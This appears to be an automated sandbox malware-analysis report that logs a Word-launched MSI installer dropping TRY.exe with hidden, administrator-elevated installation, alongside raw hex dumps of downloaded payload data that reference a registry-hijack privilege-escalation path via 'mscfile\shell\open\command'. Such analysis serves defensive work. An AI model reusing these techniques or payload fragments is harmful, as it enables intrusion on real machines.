2022-04-20 07:28:45 UTC	836	IN	Data Raw: a2 25 76 7d 8d 71 4e 01 00 00 64 fb e6 83 5a f2 0f ad 57 94 11 b5 80 00 66 b5 29 20 cf d2 c5 d7 7d 6d 3f a5 1c 4d b7 cd de 70 9d da 3d 41 16 b7 4e ca d0 71 98 13 e4 d7 90 3a 40 4f e2 3f ab f9 6f 77 4d 26 e6 af 0a 03 00 00 00 10 31 55 ab 09 d2 58 0c a6 cb 26 61 56 87 83 1c 6a c1 f4 87 75 76 e8 44 2c cf 47 a0 41 9e 05 08 c9 3e 06 ba a0 e8 c8 cf e7 55 c0 fa e1 b2 44 01 ef b0 7e 20 24 73 25 72 d1 81 f9 b8 e4 ae 05 15 07 40 62 3b 7a 4f 5d a4 ce 33 41 e2 4f 6d 6d 0f 21 f2 33 56 e5 56 13 c1 25 97 d7 eb 28 84 eb 96 d3 77 3b 49 1e ae 2d 1f 47 20 38 ad 96 d1 ce fa 8a db cd de 4e 86 c0 68 55 a1 5d 69 b2 89 3c 12 24 71 45 7d 10 00 00 41 1c 27 4a 17 6e 57 ae 62 ec aa 89 22 ef dd fb a2 b6 e4 ef e1 17 f2 bd 66 33 80 88 b4 37 3e 2c b8 bf 91 de ac 19 08 64 f4 d4 4e 6a ff Data Ascii: %v}qNdZWf) }m?Mp=ANq:@O?owM&1UX&aVjuvD,GA>UD~ $s%r@b;zO]3AOmm!3VV%(w;I-G 8NhU] i<$qE}A'JnWb"f37>,dNj
2022-04-20 07:28:45 UTC	852	IN	Data Raw: 00 00 5d 33 bc 19 b9 3f 7f fe 03 ed 82 60 24 3d 00 40 c0 d7 b9 c6 bb 3f 58 26 65 42 e8 b7 45 3d 00 80 dc e1 72 72 be 3f 5c a2 33 23 a9 2e 4a 3d 00 c0 0e 82 d7 8c c0 3f 06 02 b4 11 c5 43 35 3d 00 c0 33 3a 8f dc c1 3f 4c 74 6d ab 8c 59 45 3d 00 40 af 27 7a 2b c3 3f b1 22 65 fd a1 ab 07 3d 00 00 74 4c 56 76 c4 3f 70 8f 9b 24 9f c3 4d 3d 00 60 90 64 48 c0 c5 3f 68 36 5f 7e d4 c5 28 3d 00 60 78 ef a4 07 c7 3f f8 e6 1d 59 ea 86 4f 3d 00 80 c3 fa 59 4c c8 3f 77 4a b1 51 d3 5c 43 3d 00 c0 ac 6a 55 8e c9 3f 10 ee 56 d1 88 1c 34 3d 00 e0 2b 03 30 cf ca 3f 65 91 bf de 33 37 2e 3d 00 60 ae 13 32 0d cc 3f ed e2 8b b1 bc 15 4b 3d 00 60 d6 d6 f9 49 cd 3f 29 2d a1 c2 57 b5 30 3d 00 00 2d 8a c9 83 ce 3f f2 18 0d d1 f5 2a 44 3d 00 e0 96 e3 44 bc cf 3f 37 54 66 28 f9 b3 47 Data Ascii:]3?`$=@?X&eBE=rr?\3#.J=?C5=3:?LtmYE=@'z+?"e=tLVv?p$M=`dH?h6_~(=`x?YO=YL?wJQ\C=jU?V4=+0?e 37.=`2?K=`I?)-W0=-?*D=D?7Tf(G
2022-04-20 07:28:45 UTC	868	IN	Data Raw: 43 6f 6e 6e 65 63 74 69 6f 6e 20 4b 65 65 70 41 6c 69 76 65 20 7c 20 44 69 73 61 62 6c 65 64 00 21 00 00 00 43 6f 6e 6e 65 63 74 69 6f 6e 20 54 69 6d 65 6f 75 74 00 00 44 69 73 70 6c 61 79 4d 65 73 73 61 67 65 00 00 47 65 74 4d 65 73 73 61 67 65 00 00 43 6c 6f 73 65 43 68 61 74 00 00 00 01 00 00 00 00 00 00 63 6d 64 2e 65 78 65 00 53 79 73 74 65 6d 44 72 69 76 65 00 5c 00 00 00 0a 00 00 00 46 00 00 00 32 00 00 00 6f 00 70 00 65 00 6e 00 00 00 00 00 33 00 00 00 31 00 00 00 30 00 00 00 4d 00 00 00 6d 73 63 66 69 6c 65 5c 73 68 65 6c 6c 5c 6f 70 65 6e 5c 63 6f 6d 6d 61 6e 64 00 00 6f 72 69 67 6d 73 63 00 00 00 00 00 53 00 6f 00 66 00 74 00 77 00 61 00 72 00 65 00 5c 00 43 00 6c 00 61 00 73 00 73 00 65 00 73 00 5c 00 6d 00 73 00 63 00 66 00 69 00 6c 00 65 Data Ascii: Connection KeepAlive | Disabled!Connection TimeoutDisplayMessageGetMessageCloseChatcmd.e xeSystemDrive\F2open310Mmscfile\shell\open\commandorigmscSoftware\Classes\mscfile
2022-04-20 07:28:45 UTC	884	IN	Data Raw: 46 46 46 46 43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31 43 39 37 42 45 46 43 35 34 42 44 37 41 38 42 36 35 41 43 46 38 39 46 38 31 44 34 44 34 41 44 43 35 36 35 46 41 34 35 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 46 34 43 Data Ascii: FFFFC1C97BEFC54BD7A8B65ACF89F81D4D4ADC565FA451000000000000000000001F4C
2022-04-20 07:28:45 UTC	900	IN	Data Raw: fe ff ff ff 00 00 00 00 c4 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 1b 8e 43 00 00 00 00 00 00 00 00 00 ee 8d 43 00 fe ff ff ff 00 00 00 00 d0 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 69 8f 43 00 00 00 00 00 fe ff ff ff 00 00 00 00 d0 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 c9 90 43 00 00 00 00 00 fe ff ff ff 00 00 00 00 d4 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 aa 92 43 00 00 00 00 00 fe ff ff ff 00 00 00 00 d4 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 21 96 43 00 00 00 00 00 fe ff ff ff 00 00 00 00 d4 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 ec 98 43 00 00 00 00 00 fe ff ff ff 00 00 00 00 d4 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 30 9a 43 00 00 00 00 00 fe ff ff ff 00 00 00 00 d4 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 Data Ascii: CCiCCC!CC0C
2022-04-20 07:28:45 UTC	916	IN	Data Raw: 0e 60 1b ff 00 02 00 ff 00 00 00 ff 60 60 60 ff ea 84 00 ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff 99 00 ff 2b 28 2a ff 00 08 00 ff 00 16 00 ff 00 04 00 ff 00 1d 00 ff 00 1c 00 ff 00 21 00 ff 00 11 00 ff 00 0f 00 ff 00 1e 00 ff 00 28 00 ff 00 21 00 ff 03 3c 06 ff 06 3a 09 ff 00 00 00 ff 00 17 00 ff 00 00 00 ff 59 57 59 ff ea 84 00 ff 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 ff 99 00 ff 28 28 26 ff 0e 70 22 ff 11 7a 21 ff 00 18 00 ff 1b 9e 38 ff 1d a2 3c ff 23 b1 47 ff 13 6f 27 ff 06 3e 0b ff 1e aa 3e ff 19 92 33 ff 1a 92 33 ff 20 a7 3e ff 17 83 2d ff 00 13 00 ff 20 a6 41 ff 00 32 06 ff 51 4f 51 ff ea 84 00 ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff 99 00 ff 28 27 27 ff 00 29 02 ff 00 22 00 ff 00 00 00 ff 04 3c 0c ff 00 13 00 Data Ascii: ````+(*!(!<:YWY((&p"z!8<#Go'>>33 >- A2QOQ(")"<
2022-04-20 07:28:45 UTC	932	IN	Data Raw: 00 10 00 00 dc 01 00 00 01 30 0b 30 17 30 21 30 2d 30 37 30 4b 30 57 30 65 30 6f 30 7b 30 85 30 91 30 9b 30 a9 30 b3 30 bf 30 c9 30 d7 30 e1 30 ed 30 f7 30 03 31 0d 31 1b 31 25 31 36 31 47 31 55 31 5f 31 6d 31 77 31 83 31 8d 31 99 31 a3 31 af 31 b9 31 c5 31 cf 31 db 31 e5 31 f1 31 fb 31 07 32 11 32 1d 32 27 32 33 32 3d 32 49 32 53 32 5f 32 69 32 75 32 7f 32 8d 32 9a 32 a4 32 b2 32 bc 32 c8 32 d2 32 de 32 e8 32 f4 32 fe 32 0a 33 14 33 22 33 2c 33 3a 33 44 33 50 33 5a 33 68 33 72 33 80 33 8a 33 98 33 a2 33 ae 33 b3 33 b9 33 c0 33 c5 33 cb 33 d5 33 e1 33 eb 33 f7 33 01 34 0f 34 19 34 25 34 2f 34 3b 34 45 34 53 34 5d 34 69 34 6e 34 74 34 7b 34 80 34 86 34 8b 34 91 34 98 34 9d 34 a3 34 ad 34 b9 34 c5 34 d1 34 dd 34 e7 34 da 36 f1 36 08 37 0f 37 28 37 31 37 36 Data Ascii: 000!0-070K0W0e0o0{000000000000111%161G1U1_1m1w1111111111111222'232=2I2S2_2i2u22222222222 2233"3,3:3D3P3Z3h3r33333333333333444%4/4;4E4S4]4i4n4t4{44444444444446677(7176

Statistics

Behavior

- WINWORD.EXE
- msiexec.exe
- msiexec.exe
- icacls.exe
- conhost.exe
- expand.exe
- conhost.exe
- TRY.exe
- cmd.exe
- conhost.exe
- powershell.exe



System Behavior

Analysis Process: WINWORD.EXE PID: 7068, Parent PID: 812

General

Target ID:	0
Start time:	09:28:06
Start date:	20/04/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xde0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: msiexec.exe PID: 3568, Parent PID: 580

General

Target ID:	3
Start time:	09:28:12
Start date:	20/04/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff7b26c0000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	81193	94	30 34 2f 32 30 2f 32 30 32 32 20 30 39 3a 32 38 3a 34 35 2e 30 36 33 20 5b 33 35 36 38 5d 3a 20 53 65 74 74 69 6e 67 20 4d 53 49 20 68 61 6e 64 6c 65 2c 20 69 6e 73 74 61 6c 6c 20 6c 6f 67 67 69 6e 67 20 77 69 6c 6c 20 67 6f 20 69 6e 74 6f 20 74 68 65 20 4d 53 49 20 6c 6f 67 0d 0a	04/20/2022 09:28:45.063 [3568]: Setting MSI handle, install logging will go into the MSI log	success or wait	1	7FFA515EBEF0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	unknown	3	success or wait	1	7FFA515EBBC6	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **6020**, Parent PID: **3568**

General

Target ID:	4
Start time:	09:28:16
Start date:	20/04/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 2C09DD3AEE1859E1D48AC181D73EE6A9
Imagebase:	0x50000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	65B005E1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	65AF9D24	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files.cab	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	65AFBD84	CreateFileW
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	65B005E1	CreateDirectoryW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	182	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=admini	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	236	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=administratorsBaseName=TRY.exeC	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	280	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	338	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	372	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files.cab	0	1000	4d 53 43 46 00 00 00 00 6c 5e 02 00 00 00 00 00 2c 00 00 00 00 00 00 00 03 01 01 00 01 00 00 00 7d 3f 00 00 44 00 00 00 05 00 00 00 00 5e 02 00 00 00 00 00 00 00 fd 54 07 1b 20 00 54 52 59 2e 65 78 65 00 fd 60 fd 28 00 fd 00 fd 4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 62 31 46 fd 03 5f 15 fd 03 5f 15 fd 03 5f 15 fd 6b 5a 14 fd 03 5f 15 fd 6b 5c 14 fd 03 5f 15 fd 6b 5b 14 fd 03 5f 15 fd 6b 5e 14 fd 03 5f 15 fd 03 5e	MSCFl^,}?D^T TRY.exe`(MZ@!L!This program cannot be run in DOS mode.$b1F___kZ_k_k[_k^_^	success or wait	156	65AFBDFE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	518	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	552	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	576	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	622	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	642	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
